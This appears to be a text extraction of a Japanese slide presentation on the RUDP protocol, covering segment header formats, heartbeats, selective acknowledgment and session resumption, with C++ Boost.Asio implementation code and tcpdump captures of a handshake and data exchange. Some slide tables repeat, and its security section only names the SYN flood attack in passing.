EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	

コネクション識別子下位16bit

チェックサム

前に来るはずのセグメントが届いていなくて受け取りを完了できないセグメントが



28	29	30	31	32	33	34
ある	ある	ない	ある	ある	ない	ない

セグメントの最大サイズ (バイト)		再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)		Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	



通信不能状態になってから

自動で3wayハンドシェイクを再試行して良い回数

累積確認応答タイマーの待ち時間 (ミリ秒)		Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	



 コネクション識別子

 TCSで

どのセッションを復活させるか

 を指定するのに使う

戻ってきたクライアントは

 ソースアドレスが変わっているかもしれない



SYN+ACK

0

16

32

0xC0(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	確認応答番号
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数	通信を諦める前に 自動リセットをして良い回数		コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

negotiable parameter


0

16

32

0xC0(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	確認応答番号
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数	通信を諦める前に 自動リセットをして良い回数		コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

negotiable parameter



SYNでクライアント側の要望を投げる

SYN+ACKで実際の通信で使うべき値が返って来る

通信方向固有のパラメータ

0xC0(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	確認応答番号
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数	通信を諦める前に 自動リセットをして良い回数		コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

RST

16

32

0x10(制御フラグ)	6(ヘッダサイズ)	シーケンス番号	確認応答番号
チェックサム			

セッションを**終了**する

このセグメントを受け取ったホストは
以後そのセッションで新規のセグメントを送ってはいけない
(再送はOK)

NUL

16

32

0x48(制御フラグ)	6(ヘッダサイズ)	シーケンス番号	確認応答番号
チェックサム			

クライアントからサーバに対して**生存確認**をする






RUDPクライアントは通信すべき物が何もない時
定期的にNullセグメントをサーバに送る


Nullセグメントを受け取ったサーバはデータの無いACKを返す

ハートビートのもう1つの役割



動的NATやファイアウォールはTCPのヘッダを見て
外から入ってきて良いパケットのルールの追加と削除を行う

ハートビートのもう1つの役割



動的NATやファイアウォールはRUDPの通信の終了を検知できない為

しばらく通信がないと勝手にルールを削除する


ハートビートのもう1つの役割

お返事まだかな



あのホスト


あのホストさん
さっきの件なんだけど



どちらさまですか



定期的にパケットを投げ合っておかないと
RUDPサーバからの通信がクライアントに届かなくなる





NUL(生きとるか)

ACK(生きとるで)

⋮

通信不能

RUDPサーバは

NULセグメントタイマーの倍待っても何も飛んで来ない場合
通信不能状態と判断する

EAK

16

32

0x60(制御フラグ)

6+n

シーケンス番号

確認応答番号

受信したけどシーケンス外だったセグメントの
n個のシーケンス番号を並べる

チェックサム

前のセグメントが届いていないけど
先に届いてしまったセグメントを通知する

TCPでは

選択的確認応答(**Selective ACK**nowledgment)と呼ばれている物



データ(シーケンス番号28)

データ(シーケンス番号29)

データ(シーケンス番号30)

データ(シーケンス番号31)

データ(シーケンス番号32)



30番のセグメントが相手に届かなかった場合を考える



の受信キュー

28	29	30	31	32	33	34
ある	ある	ない	ある	ある	ない	ない



確認応答番号は29を返すことになる

ACKだけでは

既に受け取っている**31と32の再送**が発生する

28	29	30	31	32	33	34
ある	ある	ない	ある	ある	ない	ない



29までは受け取った
それより先があるなら再送が必要
でも31と32は受け取ってるから再送不要

こういう通知をするのがEAK



データ(シーケンス番号28)

データ(シーケンス番号29)

データ(シーケンス番号30)

セグメントの到着が遅れているだけの可能性がある

シーケンス外のセグメントが**ハンドシェイク時に決めた数**に達するまでは

EAKは送らない

TCS

16

32

0x42(制御フラグ)	12	シーケンス番号の初期値	確認応答番号
シーケンス番号補正量	予約	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	

接続元が変わったクライアントが
以前のセッションの再開をサーバに要求するのに用いられる
コネクション識別子にハンドシェイク時と同じ値を指定する
シーケンス番号は乱数で作り直し
元のシーケンス番号との差をシーケンス番号補正量に書いて送る



RUDPを喋ってみよう

```
void connect( const std::function< void( bool, uint32_t ) > &cb ) {
    client = true;
    send( generate_syn( false ), false, [this,this_=shared_from_this(),cb]( bool status ) {
        cb( status, self_config.connection_identifier );
    } );
}
buffer_ptr_t generate_syn( bool ack ) {
    buffer_ptr_t buffer( new buffer_t( 28 ) );
    (*buffer)[ 0 ] = ack ? 0xC0 : 0x80;
    (*buffer)[ 1 ] = 28;
    self_config.dump( std::next( buffer->data(), 4 ), std::next( buffer->data(), 26 ) );
    return buffer;
}
```

クライアントはSYNセグメントを作ってサーバに投げる

```

void receive() {
    buffer_ptr_t data( new buffer_t( buffer_size ) );
    using boost::asio::ip::udp;
    std::shared_ptr< udp::endpoint > from( new udp::endpoint() );
    socket.async_receive_from(
        boost::asio::buffer( data->data(), data->size() ),
        *from,
        [this, data, from](
            const boost::system::error_code& error,
            size_t size
        ) {
            if( likely( !error ) ) {
                data->resize( size );
                receive();
                auto &sess = sessions[ *from ];
                if( !sess && is_syn( *data ) ) {
                    sess.reset( new session( io_service, socket, *from, [this](
                        const boost::asio::ip::udp::endpoint &endpoint
                    ) {
                        auto s = sessions.find( endpoint );
                        if( s != sessions.end() ) {
                            session_bindings.erase( s->second->get_self_config().connection_identifier );
                            sessions.erase( s );
                        }
                    } ) );
                    session_bindings.insert( std::make_pair( sess->get_self_config().connection_identifier,
*from ) );
                }
            }
        } );
}

```

サーバはSYNを受け取ったら新しいセッションを作る

```
if( !check_common_header( incoming ) ) throw invalid_packet();
const auto header_size = (*incoming)[ 1 ];
if( header_size > incoming->size() ) throw invalid_packet();
if( header_size < 4 ) throw invalid_packet();
uint16_t expected_sum;
from_be16( std::next( incoming->data(), header_size - 2 ), expected_sum );
to_be16( std::next( incoming->data(), header_size - 2 ), 0 );
const auto sum = checksum( incoming->data(), std::next( incoming->data(), chk ? incoming-
>size() : header_size ) );
if( expected_sum != sum ) throw invalid_packet();
const uint8_t sequence_number = (*incoming)[ 2 ];
if( ack && !is_valid_sequence_number( (*incoming)[ 3 ] ) ) throw invalid_packet();
bool has_data = header_size != incoming->size();
if( syn ) {
    std::fill( receive_buffer.begin(), receive_buffer.end(), buffer_ptr_t() );
    receive_head = sequence_number;
    remote_config = session_config( std::next( incoming->data(), 4 ), std::next( incoming-
>data(), header_size - 2 ) );
    self_config &= remote_config;
    remote_config &= self_config;
    opened = true;
}
if( receive_buffer[ sequence_number ] ) return; // duplicated
```

受け取ったSYNの値が正常でチェックサムが合ったら
SYN+ACKを作って

```

update_receive_head( received );
std::vector< send_cb_t > cbs;
if( ack ) cbs = update_ack( (*incoming)[ 3 ] );
if( syn && !ack ) send( generate_syn( true ), false, []( bool ){} );
if( syn && ack ) send( generate_ack(), false, []( bool ){} );
if( has_data || tcs ) increment_cumulative_ack_counter();
if( eak && header_size > 6 ) {
    auto cbs_ = update_eak( std::next( incoming->begin(), 4 ), std::next( incoming->begin(),
header_size - 2 ) );
    cbs.insert( cbs.end(), cbs_.begin(), cbs_.end() );
    resend( acknowledge_head, *std::next( incoming->begin(), header_size - 3 ) );
}
if( nul ) send( generate_ack(), false, []( bool ){} );
if( out_of_sequence_count >= self_config.max_out_of_seq ) {
    send( generate_eak(), false, []( bool ){} );
}
while( ready_to_send() && !pending.empty() ) {
    send( pending.front().first, true, pending.front().second );
    pending.pop();
}
for( auto &cb: cbs ) {
    cb( true );
}

```

クライアントに送信


```

template< typename Iterator >
void send( Iterator begin, Iterator end, const send_cb_t &cb ) {
    send( generate_ack( begin, end ), false, cb );
}
void send( const buffer_ptr_t &incoming, bool resend, const send_cb_t &cb ) {
    if( !incoming ) {
        cb( false );
        return;
    }
    const bool syn = (*incoming)[ 0 ] & 0x80;
    const bool rst = (*incoming)[ 0 ] & 0x10;
    const bool nul = (*incoming)[ 0 ] & 0x08;
    const bool tcs = (*incoming)[ 0 ] & 0x02;
    std::vector< send_cb_t > cbs;
    if( !resend && state != session_state::opened && !syn && !tcs ) {
        cb( false );
        return;
    }
    if( !ready_to_send() ) {
        pending.emplace( incoming, cb );
        return;
    }
    const bool ack = (*incoming)[ 0 ] & 0x40;
    if( !check_common_header( incoming ) ) throw invalid_packet();
    const auto header_size = (*incoming)[ 1 ];
    if( header_size > incoming->size() ) throw invalid_packet();
    if( header_size < 1 ) throw invalid_packet();
    bool has_data = header_size != incoming->size();
    if( syn ) {

```

送りたいデータがあるときはACKセグメントを作って

```

        self_config = session_config( std::next( incoming->data(), 4 ), std::next( incoming->data(),
header_size - 2 ) );
        state = session_state::opened;
    }
    if( rst ) {
        state = session_state::closed;
    }
    const auto sequence_number = send_head++;
    if( header_size != incoming->size() ) (*incoming)[ 0 ] = (*incoming)[ 0 ] | 0x04;
    else (*incoming)[ 0 ] = (*incoming)[ 0 ] & 0xFB;
    (*incoming)[ 2 ] = sequence_number;
    if( ack ) (*incoming)[ 3 ] = receive_head - 1;
    send_buffer[ sequence_number ] = std::make_pair( incoming, cb );
    to_be16( std::next( incoming->data(), header_size - 2 ), 0 );
    const auto sum = rudp::checksum( incoming->data(), std::next( incoming->data(), incoming-
>size() ) );
    to_be16( std::next( incoming->data(), header_size - 2 ), sum );
    send_packet( incoming, cb );
    ++unacknowledged_packet_count;
    reset_cumulative_ack_counter();
    set_null_segment_timer();
    if( has_data || nul || rst ) {
        set_retransmission_timer( sequence_number );
    }
}
for( auto &cb : cbs )
    cb( false );
}
}

```

シーケンス番号と確認応答番号とチェックサムをつけて
クライアントに送信して再送タイマーをセット

```
22:52:05.891012 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 28
    0x0000: 4500 0038 20d2 4000 4011 948f c0a8 0202 E..8..@.@.....
    0x0010: c0a8 0201 1f40 1f40 0024 3bd2 801c c400 .@.$;.....
    0x0020: 1040 0200 0546 03e8 01f4 03e8 03e8 0320 SYN.....
    0x0030: 2000 0667 ac01 c127 ...g...'

22:52:05.891283 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 28
    0x0000: 4500 0038 d813 4000 4011 dd4d c0a8 0201 E..8..@.@..M....
    0x0010: c0a8 0202 1f40 1f40 0024 8589 c01c 80c4 SYN+ACK.....
    0x0020: 1040 0200 0546 03e8 01f4 03e8 03e8 0320 .....q.`
    0x0030: 2000 0ffa 9071 d660 .....

22:52:05.899614 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
    0x0000: 4500 0022 20d4 4000 4011 94a3 c0a8 0202 " @.@.....
    0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4006 c580 ACK @..;.@...
    0x0020: fa78 .x

22:52:05.900717 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 11
    0x0000: 4500 0027 20d5 4000 4011 949d c0a8 0202 E..'..@.@.....
    0x0010: c0a8 0201 1f40 1f40 0013 3bf4 4406 c680 .....@.@..;.D...
    0x0020: cbb1 6162 6364 65 ..abcde

22:52:05.900966 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 11
    0x0000: 4500 0027 d817 4000 4011 dd5a c0a8 0201 E..'..@.@..Z....
    0x0010: c0a8 0202 1f40 1f40 0013 8578 4406 81c6 .....@.@...xD...
    0x0020: 106c 6162 6364 65 ..labcde
```

3wayハンドシェイク


```
22:52:05.900717 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 11
    0x0000: 4500 0027 20d5 4000 4011 949d c0a8 0202
    0x0010: c0a8 0201 1f40 1f40 0013 3bf4 4406 c680
    0x0020: cbb1 6162 6364 65
..abcde
22:52:05.900966 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 11
    0x0000: 4500 0027 d817 4000 4011 dd5a c0a8 0201
    0x0010: c0a8 0202 1f40 1f40 0013 8578 4406 81c6
    0x0020: 106c 6162 6364 65
.labcde
22:52:06.409821 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
    0x0000: 4500 0022 21ea 4000 4011 938d c0a8 0202
    0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4006 c781
    0x0020: f877
ACK
22:52:07.410134 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
    0x0000: 4500 0022 24be 4000 4011 90b9 c0a8 0202
    0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4806 c881
    0x0020: ef77
.w
22:52:07.410306 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 6
    0x0000: 4500 0022 dc94 4000 4011 d8e2 c0a8 0201
    0x0010: c0a8 0202 1f40 1f40 000e 8573 4006 82c8
    0x0020: 3d31
=1
22:52:08.410689 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
    0x0000: 4500 0022 288b 4000 4011 8cac c0a8 0202
```

データ送信

データ送信

データの送信と確認応答

```
0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4006 c781 .....@.@.;.@...
0x0020: f877 .w
22:52:07.410134 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
0x0000: 4500 0022 24be 4000 4011 90b9 c0a8 0202 " ^ ^.@.....
0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4806 c881 NUL @..;.H...
0x0020: ef77 .w
22:52:07.410306 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 6
0x0000: 4500 0022 dc94 4000 4011 d8e2 c0a8 0201 " ^ ^.@.....
0x0010: c0a8 0202 1f40 1f40 000e 8573 4006 82c8 ACK @...s@...
0x0020: 3d31 -_
22:52:08.410689 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
0x0000: 4500 0022 288b 4000 4011 8cec c0a8 0202 " / ^.@.....
0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4806 c982 NUL @..;.H...
0x0020: ee76 .v
22:52:08.410773 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 6
0x0000: 4500 0022 dd11 4000 4011 d865 c0a8 0201 E.."..@.@..e....
0x0010: c0a8 0202 1f40 1f40 000e 8573 4006 83c9 ACK @...s@...
0x0020: 3c30
```

ハートビート


セキュリティ

認証や暗号化はRUDPより上のレイヤーで行う事だが



通信が行えなくなる類の攻撃に対しては
耐性を持つ必要がある

TCPにおけるSYN flood攻撃



SYNだけ投げて
以後の通信を
全く行わない

